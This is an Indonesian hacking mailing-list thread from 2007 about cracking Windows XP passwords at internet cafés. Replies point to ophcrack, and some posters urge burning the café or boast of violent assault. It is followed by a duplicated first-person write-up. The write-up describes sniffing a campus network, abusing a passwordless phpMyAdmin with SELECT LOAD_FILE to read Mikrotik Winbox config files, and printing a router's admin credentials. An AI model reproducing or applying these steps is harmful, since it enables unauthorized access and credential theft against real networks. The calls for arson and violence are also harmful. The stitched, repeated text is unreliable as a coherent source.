kalo emang sebel sama warnetnya ya you buka aja warnet disamping warnet itu, ntar sebelnya diwujudkan dengan persaingan service buat pelanggan ato aku kasi tipsnya : buka warnet baru disamping warnet itu trus pelanggan di warnet you makan,minum. nge-net nggak usah bayar....alias gratis...pasti dech warnet tersebut jadi nggak laku...
Yup... hehehehehe .... ada anak baru busa berdiri minta di ajarin lari ato mau diajak lari, mana mungkin.
Kalo emang merasa dirugikan ya jangan sewot lah....
lihat diri sendiri. kekecawaan jangan di tempel dijidat, malu tahu........ tempel aja di *****.
--- Arie Wicak arie_ug@yahoo. co.id wrote:
Ehem..Ehem.. Netral aja deh.
Irfan Nazama wrote:
tul Bang...... kita harus meletakkan sesuatu pada tempatnya... dan juga melakukan sesuatu sesuai dengan caranya... so buat buat yg terhormat para pemilik n penjaga warnet, lakukan pekerjaan and bisnis anda pada tempat dan jalur yg tepat.. juga buat yg terhormat, para pelanggan warnet dimanapun dan dengan keperluan apapun, saya rasa jika para penjaga n pemilik warnet telah melakukan bisnisnya dengan benar terhadap anda, tak ada alasan bagi anda untuk berlaku yg sebaliknya. warnet sebagai warung, apabila kurang memberikan menu n pelayanan yg baik terhadap pelanggan, bukan berarti pelanggan
lalu boleh melempar piring atau membanting gelasatau membengkokan sendok buat memberi pelajaran... .
cukup bagi kita kiranya mencari warung-warung yg lain yg sekiranya bisa memberikan kepuasan pada kita..... ******* berkaitan dgn hal diatas... jgn sampai terjebak... bila kita ingin ikut mengambil sikap atas munculnya blog ihateindon mulailah dengan memperbaiki diri sendiri dulu. hal yg baik tak akan pernah berbau busuk...... n hal yg busuk tak kan pernah berbau harum...... apabila kita akan membersihkan sesuatu.... ga akan berhasil bila dilakukan dengan alat yg kotor....... respect to all off you,,,
----- Pesan Asli ---- Dari: Prog Tel
progtel2004@..... Kepada: yogyafree@yahoogrou
ps.com Terkirim: Selasa, 18 Desember, 2007 11:10:16
Topik: Re: [yogyafree] Re: hack password winXP (
AMBIL HIKMAHNYA... )
Wuih.... tambah seru dech threat ini... Siapapun ente... siapapun gw... cuman ada satu hal dari hal ini semua... "AMBIL HIKMAHNYA...
"... Buat rekan2 Pelangan warnet , berlakulah yang sopan dan gunakan Warnet sebagaimana mestinya karena anda menyewa. Sekalipun pelangan adalah raja, bukan berarti anda bisa seenaknya sendiri. So... kalo anda ingin main2 hacking, riset, dan semacamnya maka anda mesti punya LAB sendiri. Jgn pake warnet utk praktek hacking anda, kalo ini anda lakukan dan terbukti sbg kriminalitas maka anda akan berhadapan dgn hukum (jika ketemu & anda terbukti bersalah ). Itu resiko anda sendiri... Kalau anda punya dendam pribadi, itu adalah hak anda dan anda hrs selesaikan sendiri. Buat rekan2 pemilik dan penjaga Warnet , berlakulah yang sopan dalam melayani pelangan anda. Karena Warnet tanpa Penyewa atau tanpa pelangan itu seperti Penual Roti tanpa Pembeli, "Apa mau dimakan sendiri semuanya..?" . Dan juga, saya sarankan agar anda lebih protektif terhadap System di Warnet anda. Negara kita adalah negara Hukum, jangan main hakim sendiri. Jika ada pelangan anda yang jelas2 melakukan kriminalitas terhadap warnet anda, maka serahkan aja pd pihak yg berwajib untuk diproses hukum sebgmn mestinya.
Semoga semua pihak bisa saling menyadari, dan jgn mudah kena profokasi yg tdk bertanggung jawab.
Jadikan Yogyafree sbg Milis yg mendidik... Salam, Nathan
----- Original Message
---- From: edy setiawan ed1_007@yahoo. com To:
yogyafree@yahoogrou ps.com Sent: Wednesday, December
19, 2007 11:52:36 AM Subject: Re: [yogyafree] Re:
hack password winXP
udah gila ya lu...emg warnetnya salah apa???
kalo emg sok tau, ya biarin aja... lu ga usah sesewot gitu...
emg sakit ati lu kenapa?? ga boleh ngutang billing????
parkir maunya gratis??? minum gratis???? makan gratis????
ga boleh minjem komputernya buat di bawa pulang???
kok mau enaknya aja sih??? emg punya "MBAH" mu????
pindah aja kalo ga cocok....... ...
lagian gw yakin, kalo ga ada lu, warnetnya ga mungkin bangkrut kok...
ada pepatah : " lu ga sini, sini juga ga papa kok"
warnet gw juga baru aja di hack org... setelah ketauan, gw hajar habis tuh org nya... udah mau mati tuh.... untung aja dipisah ama aparat...
semoga lu lebih parah deh drpd org yg gw hajar itu...
JANGAN SUKA MEREPOTKAN ORG LAIN, KALO LU GA MAU DIREPOTKAN.. .
SIAPA SIH LU????? (salah satu iklan di tv)
----- Original Message ----
From: Kenthang_4 kenthang_4@yahoo. co.id
To: yogyafree@yahoogrou ps.com
Sent: Monday, December 17, 2007 8:43:44 AM
Subject: Re: [yogyafree] Re: hack password winXP
Iya, iya bakar aja atau kalo kaga sumbat gotnya,
mumpung lagi musim
banjir...... .....
Sakit ati koq dipiaraaaaaaaaa.
Aab wrote:
--- In yogyafree@yahoogrou ps.com
mailto:yogyafree% 40yahoogroups. com,
o3yx viona654@.. . wrote:
Betul sekali boos!!
tanggung mas...bakar aja warnetnya... ntar kan nte dipenjara tuh baru nte nyadar kalo nte salah.....kl gak suka ya jgn ke situ pindah aja ketempat lain....gt aja kok repot......betol gak bro???
Ivan Iskandar ivanisk87@. .. wrote:
Pake ophcrack livecd, smua account kbuka
On 12/11/07,
"(¯`•.¸¸.»ard«.¸¸.•´¯)" wrote:
mas rizal digoogle emang banyak tapi yang spesifik dimana....?? ?
klo hanya sekedar bilang digoogle ada semua orang juga bisa
rent_tjong wrote:
dah banyak tuh di google
regard
rizal
kelana tuwah wrote:
All of master, gimana nh cara ngehack komputer yang administrator' nya
pada d password.... ..
Plizzz,,,
Mysql dan mikrotik hack
Kemaren lagi iseng-iseng di kampus, snifing jaringan kampus. eh dapet deh login rapidshare (lumayan punya habis januari yang ini habis februari nambah 1 bulan).
Nah kita terusin soal mysql hack, masih di kampus. scan jaringan port 80 dengan program kesayngan gue netscan di jaringan kampus dan ada beberapa IP terdetek, di test ternyata ada yang pakek Xammp, di test phpmyadmin nya dan bisa masuk tidak d beri password root. http://ipkomputer/phpmyadmin wah bisa masuk. kepikiran soal mysql hack yang di baca dari ezine echo no.16 di sini wah kebuka phpmyadminnya ga di kasih password ternyata, mulai deh mysql hackingnya. di test liat isi boot.ini seperti di echo zine "SELECT LOAD_FILE('c:/boot.ini');" dan keluar
Wah bisa, iseng deh kan di warnet pakek mikrotik dan kalo komputer memakai winbox dan passwordnya di keep password pasti kesimpen di C:\Documents and Settings\warnet\Application Data\Mikrotik\Winbox\winbox.cfg komputer tersebut. kita masukin deh scriptnya sql di phpmyadminnya "SELECT LOAD_FILE('c:/Documents and Settings/nama user/Application Data/Mikrotik/Winbox/winbox.cfg');". Dan keluar
Kita dapet IP mikrotik 192.168.1.2 login admin dan password wifikampus mudah bukan
sory kalo tulisannya berantakan masih piyik soalnya :)
[ Shoutz and greetz ]
~ Allah Subhanahu Wa Ta'ala
~ All e-c-h-o staff and all e-c-h-o members
~ Teman teman di ICT
mysql hack, mikrotik hack, winbox hack, mikrotik, winbox
Nah kita terusin soal mysql hack, masih di kampus. scan jaringan port 80 dengan program kesayngan gue netscan di jaringan kampus dan ada beberapa IP terdetek, di test ternyata ada yang pakek Xammp, di test phpmyadmin nya dan bisa masuk tidak d beri password root. http://ipkomputer/phpmyadmin wah bisa masuk. kepikiran soal mysql hack yang di baca dari ezine echo no.16 di sini wah kebuka phpmyadminnya ga di kasih password ternyata, mulai deh mysql hackingnya. di test liat isi boot.ini seperti di echo zine "SELECT LOAD_FILE('c:/boot.ini');" dan keluar
[boot loader]\r\ntimeout=3\r\ndefault=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS\r\n[operating systems]\r\nmulti(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /noexecute=optin /fastdetect /TUTag=YAT41W /Kernel=TUKernel.exe\r\nmulti(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional (TuneUp Backup)" /noexecute=optin /fastdetect /TUTag=YAT41W-BAK\r\n
Wah bisa, iseng deh kan di warnet pakek mikrotik dan kalo komputer memakai winbox dan passwordnya di keep password pasti kesimpen di C:\Documents and Settings\warnet\Application Data\Mikrotik\Winbox\winbox.cfg komputer tersebut. kita masukin deh scriptnya sql di phpmyadminnya "SELECT LOAD_FILE('c:/Documents and Settings/nama user/Application Data/Mikrotik/Winbox/winbox.cfg');". Dan keluar
� \0 typewindow \0 bounds, \0\0�\0\0\0� \0\0 \0\0 \0 host192.168.1.2
\0 loginadmin
\0 noteConfig\r\0
secure-mode\0\n\0\bkeep-pwd \r\0 pwdwifikampus \0\n
list-col-0d\0\0\0 \0\n
list-col-1P\0\0\0 \0\n
list-col-2�\0\0\0 \0
list-sort\0\0\0\0 \0
list-ascend \0\0\0\0\0
Kita dapet IP mikrotik 192.168.1.2 login admin dan password wifikampus mudah bukan
sory kalo tulisannya berantakan masih piyik soalnya :)
[ Shoutz and greetz ]
~ Allah Subhanahu Wa Ta'ala
~ All e-c-h-o staff and all e-c-h-o members
~ Teman teman di ICT
mysql hack, mikrotik hack, winbox hack, mikrotik, winbox


